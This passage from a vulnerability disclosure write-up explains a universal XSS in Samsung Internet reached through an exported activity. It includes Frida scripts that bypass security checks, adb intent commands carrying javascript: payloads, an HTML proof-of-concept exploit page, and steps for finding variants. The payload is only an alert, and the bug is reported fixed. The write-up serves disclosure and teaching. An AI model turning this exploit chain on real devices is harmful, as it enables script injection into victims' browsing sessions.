        };
});
Line by line:
- The comment shows how the script is launched with Frida:
-Ufor USB,-fto start the app,-lto load the script. Java.perform(function () { ... })runs the code inside once the Java runtime is ready.Java.use("android.app.Activity")andJava.use("android.app.ContextImpl")find the two Android classes that can start activities.function logIntent(intent) { ... }is a helper that prints everything about a message.if (!intent) return;does nothing if there is no message.intent.getComponent()gets the target component,intent.getExtras()gets the attached data.- The
console.loglines print the action, the component name, the data, and each extra key and value. Activity.startActivity.overload("android.content.Intent").implementation = function (intent) { ... }replaces the one-argument version ofstartActivityso it logs first, then calls the original.- The two
ContextImpl.startActivityreplacements do the same for the context versions, including the one that takes aBundle.
The log shows the destination and the extras:
=== startActivity ===
Action      : com.sec.android.app.sbrowser.INTENT_ACCESS_WEBSITE
Component   : com.sec.android.app.sbrowser.SBrowserMainActivity
Data        : null
Extras:
  extra_access_url = https://blog.voorivex.team/
  extra_by_capsule = true
=====================
Line by line:
Actioniscom.sec.android.app.sbrowser.INTENT_ACCESS_WEBSITE, the action created inhandleAccessWebsite.Componentiscom.sec.android.app.sbrowser.SBrowserMainActivity, the activity that receives the message.Datais null, because the URL travels in an extra, not in the data field.extra_access_urlholds the URLhttps://blog.voorivex.team/.extra_by_capsuleis true, a flag added by the launcher.
So the launcher hands the URL to com.sec.android.app.sbrowser.SBrowserMainActivity with the action com.sec.android.app.sbrowser.INTENT_ACCESS_WEBSITE and two extras, extra_access_url and extra_by_capsule.
Step 6: the sink
Searching the source for extra_access_url leads to the consumer:
The function accessWebsite takes the message and calls loadUrl with the current tab and the value of extra_access_url:
private void accessWebsite(Intent intent) {
    Log.i("si__MainViewBixby", "[accessWebsite]");
    loadUrl(getCurrentTab(), intent.getStringExtra("extra_access_url"));
    finishEditMode();
}
Line by line:
Log.i(...)writes a log line.getCurrentTab()returns the tab the user is currently looking at.intent.getStringExtra("extra_access_url")reads the URL from the message.loadUrl(...)loads that URL into that tab. This is the sink, the place where the attacker-controlled string finally does something.finishEditMode();leaves any editing mode.
Hooking it confirmed this was the right path:
var MainViewBixby = Java.use("com.sec.android.app.sbrowser.main_view.MainViewBixby");
MainViewBixby["accessWebsite"].implementation = function (intent) {
    console.log(`MainViewBixby.accessWebsite is called: intent=${intent}`);
    this["accessWebsite"](intent);
};
Line by line:
Java.use(...)finds theMainViewBixbyclass.MainViewBixby["accessWebsite"].implementation = function (intent) { ... }replaces the function.console.log(...)prints a message when it is called.this["accessWebsite"](intent);calls the original function so the app keeps working.
loadUrl itself decides how to load the string:
private void loadUrl(final SBrowserTab sBrowserTab, final String str) {
    if (sBrowserTab == null) {
        this.mNewTabHandler.loadUrlWithNewTab(str, null, true, isSecretModeEnabled(), TabLaunchType.FROM_EXTERNAL_APP, false);
    } else if (sBrowserTab.isNativePage() && sBrowserTab.isLoading()) {
        sBrowserTab.addEventListener(new SBrowserTabEventListener() { // from class: com.sec.android.app.sbrowser.main_view.MainViewBixby.1
            @Override // com.sec.android.app.sbrowser.sbrowser_tab.SBrowserTabEventListener
            public void onClosed(SBrowserTab sBrowserTab2) {
                sBrowserTab.removeEventListener(this);
            }
            @Override
            public void onLoadFailed(SBrowserTab sBrowserTab2, int i, String str2) {
                sBrowserTab.removeEventListener(this);
            }
            @Override
            public void onLoadFinished(SBrowserTab sBrowserTab2, String str2) {
                sBrowserTab.loadUrl(str);
                sBrowserTab.removeEventListener(this);
            }
        });
    } else {
        sBrowserTab.loadUrl(str);
    }
}
Line by line:
if (sBrowserTab == null)handles the case where there is no current tab. It opens the URL in a new tab throughloadUrlWithNewTab.else if (sBrowserTab.isNativePage() && sBrowserTab.isLoading())handles a tab that is showing an internal page and is still loading.- In that case it registers a listener with three callbacks:
onClosedremoves the listener,onLoadFailedremoves it, andonLoadFinishedcallssBrowserTab.loadUrl(str)and then removes it. So the URL waits until the page finishes loading. else { sBrowserTab.loadUrl(str); }is the normal case: load the string into the current tab straight away.
If there is no tab, the URL opens in a new tab. If the current tab is a native page that is still loading, the load waits for onLoadFinished and then calls sBrowserTab.loadUrl(str). Otherwise it loads the string into the current tab straight away. That last branch is the sink: the string comes from the message extra and is passed to the tab's loadUrl.
Step 7: the whole flow
The diagram maps the chain from the exported launcher, through handleIntent, handleGoals and handleAccessWebsite, to SBrowserMainActivity, accessWebsite and loadUrl.
Step 8: path 1, not exploitable
The obvious question was what happens if the javascript scheme reaches loadUrl. A javascript: URL is not a web address; it is a piece of code the browser runs. If the browser runs it in the page you are looking at, the code can read and change that page, which is cross-site scripting (XSS). If it runs on any page, it is universal XSS (UXSS).
To test it, the researchers flipped the results of the three checkers with Frida and sent the message with adb:
var BixbySBrowserLauncherActivity = Java.use("com.sec.android.app.sbrowser.capsule.BixbySBrowserLauncherActivity");
BixbySBrowserLauncherActivity["isAllowedPackage"].implementation = function (intent) {
    let result = this["isAllowedPackage"](intent);
    console.log(`\n\nBixbySBrowserLauncherActivity.isAllowedPackage is called: Byppassed!`);
    return !result;
};

var UrlUtils = Java.use("com.sec.android.app.sbrowser.common.utils.UrlUtils");
UrlUtils["isJavascriptSchemeOrInvalidUrl"].implementation = function (str) {
    let result = this["isJavascriptSchemeOrInvalidUrl"](str);
    console.log(`UrlUtils.isJavascriptSchemeOrInvalidUrl is called: Byppassed!`);
    return !result;
};

var UrlUtils = Java.use("com.sec.android.app.sbrowser.common.utils.UrlUtils");
UrlUtils["isForbiddenUri"].implementation = function (uri) {
    let result = this["isForbiddenUri"](uri);
    console.log(`UrlUtils.isForbiddenUri called: Byppassed!`);
    return !result;
};
Line by line:
- The first block replaces
isAllowedPackageand returns the opposite answer, as before. Java.use("com.sec.android.app.sbrowser.common.utils.UrlUtils")finds the class holding the URL checkers.UrlUtils["isJavascriptSchemeOrInvalidUrl"].implementation = function (str) { ... }replaces the first checker and returns the opposite answer.UrlUtils["isForbiddenUri"].implementation = function (uri) { ... }replaces the second checker and returns the opposite answer.- Each replacement logs a message so we can see it ran.
adb shell am start \
  -n com.sec.android.app.sbrowser/com.sec.android.app.sbrowser.capsule.BixbySBrowserLauncherActivity \
  -a android.intent.action.VIEW \
  -c android.intent.category.DEFAULT \
  -c android.intent.category.BROWSABLE \
  -d "samsunginternet://com.sec.android.app.sbrowser/AccessWebsite/pathSegments1/pathSegments2/?javascript:alert\(origin\)"
Line by line:
- The command is the same as before, but the URL after the
?is nowjavascript:alert(origin). alert(origin)is a small piece of JavaScript that shows a pop-up with the current page's origin, the combination of scheme, host and port that identifies a site.- The backslashes before the parentheses escape them for the shell, so the parentheses reach the phone as part of the URL.
The alert(origin) fired. Because loadUrl takes the current tab and opens any link, including javascript schemes, and executes it on the current page, this would give XSS on every website the browser can access, in other words UXSS. The catch is that it requires bypassing all the checker functions, which the researchers could not do on a real target. So this path is not exploitable as it stands.
Step 9: path 2, exploitable
Reviewing the flow exposed an architectural flaw at the hand-off: the launcher passes the request to com.sec.android.app.sbrowser.SBrowserMainActivity. Looking at the manifest again showed that SBrowserMainActivity is exported as well:
<activity
    android:theme="@style/MainTheme"
    android:label="@string/app_name_internet"
    android:name="com.sec.android.app.sbrowser.SBrowserMainActivity"
    android:exported="true"
    ...
Line by line:
android:name="com.sec.android.app.sbrowser.SBrowserMainActivity"names the activity that receives the URL.android:exported="true"means anyone can start it directly, without going through the launcher.android:themeandandroid:labelset its look and its display name.- The
...marks lines the write-up left out.
That means the intermediate activity can be called directly, skipping the launcher and all of its checks. The command was built from the values observed in the Frida log:
- Activity:
com.sec.android.app.sbrowser/.SBrowserMainActivity - Action:
com.sec.android.app.sbrowser.INTENT_ACCESS_WEBSITE - Extra String:
extra_access_url "https://google.com" - Extra Boolean:
extra_by_capsule true
adb shell am start \
  -n com.sec.android.app.sbrowser/.SBrowserMainActivity \
  -a com.sec.android.app.sbrowser.INTENT_ACCESS_WEBSITE \
  --es extra_access_url "https://google.com" \
  --ez extra_by_capsule true
Line by line:
-n com.sec.android.app.sbrowser/.SBrowserMainActivitytargets the receiving activity directly. The leading dot is shorthand for the app's package name.-a com.sec.android.app.sbrowser.INTENT_ACCESS_WEBSITEsets the action the activity expects.--es extra_access_url "https://google.com"adds a string extra namedextra_access_urlwith the valuehttps://google.com.--ez extra_by_capsule trueadds a boolean extra namedextra_by_capsuleset to true.
SBrowser opened Google.com, so the sink was the same. To check whether any protection existed further down, the researchers simply replaced the URL with a javascript payload:
adb shell am start \
  -n com.sec.android.app.sbrowser/.SBrowserMainActivity \
  -a com.sec.android.app.sbrowser.INTENT_ACCESS_WEBSITE \
  --es extra_access_url "javascript:alert\(origin\)" \
  --ez extra_by_capsule true
Line by line:
- The command is identical except that
extra_access_urlis nowjavascript:alert(origin). - The parentheses are escaped for the shell, as before.
The origin pop-up appeared on Google.com. It fired on Google.com because the previously opened tab was google.com, and loadUrl uses the current tab. Sending the message directly to the exported SBrowserMainActivity therefore triggers UXSS: arbitrary JavaScript runs on all websites SBrowser can open.
Step 10: proof of concept
The exploit first opens the target website and then sends the second message to run the payload. The page has a button and two intent:// links:
<!doctype html>
<html>
  <body>
    <button id="openTwo" style="font-size:2em; padding:1em 2em;">Exploit</button>
    <script>
    const link1 = "intent://com.sec.android.app.sbrowser/SBrowserMainActivity#Intent;component=com.sec.android.app.sbrowser/com.sec.android.app.sbrowser.SBrowserMainActivity;action=com.sec.android.app.sbrowser.INTENT_ACCESS_WEBSITE;S.extra_access_url=https%3A%2f%2fwww.google.com;B.extra_by_capsule=true;B.language_code=true;end";
    const link2 = "intent://com.sec.android.app.sbrowser/SBrowserMainActivity#Intent;component=com.sec.android.app.sbrowser/com.sec.android.app.sbrowser.SBrowserMainActivity;action=com.sec.android.app.sbrowser.INTENT_ACCESS_WEBSITE;S.extra_access_url=javascript%3Aalert(origin);B.extra_by_capsule=true;B.language_code=true;end";
    setTimeout(() => {
        window.location.href = link1;
        for (let i = 0; i < 5; i++) {
        setTimeout(() => {
            window.location.href = link2;
        }, 800 * (i + 1));
    }
    }, 500);
    </script>
  </body>
</html>
Line by line:
<!doctype html>and the<html>,<body>tags make a normal web page.<button id="openTwo" ...>Exploit</button>shows a button labelled Exploit.<script>starts the JavaScript.link1is anintent://URL. Android uses this format to build a message from a web link. The part after#Intent;lists the fields:componentnames the target activity,actionsets the action,S.extra_access_urlis a string extra,B.extra_by_capsuleandB.language_codeare boolean extras, andendcloses the list. The URLhttps%3A%2f%2fwww.google.comishttps://www.google.comwith the special characters percent-encoded.link2is the same but withextra_access_url=javascript%3Aalert(origin), which decodes tojavascript:alert(origin).setTimeout(() => { ... }, 500);waits 500 milliseconds before running the code inside.window.location.href = link1;makes the browser navigate tolink1, which opens Google in Samsung Internet.for (let i = 0; i < 5; i++) { ... }repeats five times.setTimeout(() => { window.location.href = link2; }, 800 * (i + 1));navigates tolink2after 800, 1600, 2400, 3200 and 4000 milliseconds, so the payload lands after the first page has loaded.
link1 targets SBrowserMainActivity with the INTENT_ACCESS_WEBSITE action and extra_access_url set to https://www.google.com, so the browser opens Google. link2 uses the same component and action but sets extra_access_url to javascript:alert(origin). The script navigates to link1 after 500 ms and then retries link2 five times at 800 ms intervals, so the payload lands after the first page has loaded. Both links also carry extra_by_capsule and language_code as booleans.
The demo shows the end-to-end exploit.
Root cause
The launcher activity is protected by isAllowedPackage, which restricts callers to the Bixby agent and blocks emulated devices, and by URL checkers that reject javascript, jar, data and non-accepted schemes. The flaw is that the launcher is not the only entry point to the sink. It forwards the URL to SBrowserMainActivity through a message with the action com.sec.android.app.sbrowser.INTENT_ACCESS_WEBSITE and the extra_access_url extra, and that activity is exported. Anyone who can send a message can therefore deliver the same action and extra directly, and the checks in the launcher never run. The downstream code path, accessWebsite and loadUrl, receives the URL from the extra, so a javascript: string reaches the current tab's loadUrl and executes in the page's origin. The protection was placed on one entry point rather than on the sink or on the receiving activity.
Impact
An attacker who can get a victim to open a crafted page, or who can otherwise send a message to the exported activity, can run arbitrary JavaScript in the current tab of Samsung Internet. Because the payload runs in the origin of whatever page is loaded, this is universal XSS: it applies to all websites SBrowser can open, not to a single site. The exploit page in the write-up first opens the target site and then fires the payload, so the script runs on that site. The write-up does not describe what data the script could reach beyond the origin context.
Fix
The bug was fixed on 13 January 2026. The write-up does not describe the change itself.
Variants to test
- Enumerate every exported activity in the manifest and check whether any of them consumes an action or extra that another component produces after performing security checks. A positive result is an exported component that accepts the same action and extra and reaches a sensitive sink such as
loadUrl, file access or an internal API. - Follow message hand-offs: hook
startActivityas shown above and log action, component, data and extras, then replay each logged message directly withadb shell am start. A positive result is the same behaviour without the originating component's checks. - Test whether the sink re-validates URLs. Send
javascript:,data:,file:and unusual schemes directly to the receiving component. A positive result is ajavascript:URL executing in the current tab. - Check whether the current-tab behaviour can be influenced: open a sensitive site first, then send the payload message, and see whether the script runs in that site's origin.
- Look for other deep-link goals in the launcher's
switchthat call handlers with caller-controlled strings, and try to reach those handlers directly through exported components.
Timeline
- 7 September 2025: bug reported to Samsung Security
- 29 September 2025: bug acknowledged
- 2 December 2025: $2,700 bounty awarded
- 13 January 2026: bug fixed
The researchers describe the Samsung team as professional and the communication as good, but say the bounty amount did not meet their expectations.
Glossary
- Activity: one screen or task inside an Android app, such as a browser window or a settings page.
- ADB (Android Debug Bridge): a command-line tool that lets a computer send commands to an Android phone.
- AndroidManifest.xml: the file inside an Android app that lists its components, permissions and which parts outsiders may start.
- Attack surface: all the ways an attacker could possibly get into a system.
- Bixby: Samsung's voice assistant, which can control apps on the phone.
- Bounty: money paid by a company to someone who reports a security bug responsibly.
- BROWSABLE: an Android category that lets an activity be started from a link inside a web browser.
- Category: a label on an Android message that helps match it to the right activity.
- Component: a named part of an Android app, such as an activity or a service.
- Cross-site scripting (XSS): a bug where an attacker's JavaScript runs inside a web page and can act as that page.
- Deep link: a special URL that opens a specific screen inside an app instead of a website.
- Emulator: software that imitates a phone on a computer.
- Exported: an Android setting that allows other apps, or web links, to start a component.
- Extra: a piece of data attached to an Android message, stored under a name.
- Frida: a tool that attaches to a running app and lets you log, change or replace its functions.
- GED (Generic / Emulated Device): a non-Samsung or simulated environment that the app treats as untrusted.
- Hook: replacing or wrapping a function in a running program so you can watch or change what it does.
- Intent: an Android message that asks a component to do something, carrying an action, data and extras.
- Intent filter: the part of a manifest that declares which messages an activity accepts.
- JavaScript: the programming language that web pages run in the browser.
javascript:scheme: a URL that contains code instead of an address; the browser runs the code.- Origin: the combination of scheme, host and port that identifies a website; code from one origin cannot normally touch another.
- Package name: the unique identifier of an Android app, such as
com.sec.android.app.sbrowser. - Path segment: one piece of a URL's path, between slashes.
- Payload: the part of an attack that does the damage, here the JavaScript code.
- Proof of concept (PoC): a small demonstration that proves a bug is real.
- Referrer: information about where a message or web request came from.
- Sink: the place in code where attacker-controlled data finally does something dangerous, such as loading a URL.
- Static review: reading source code without running it.
- Universal XSS (UXSS): XSS that works on any website the browser can open, not just one site.
- URL scheme: the part of a URL before the colon, such as
https,fileorjavascript.




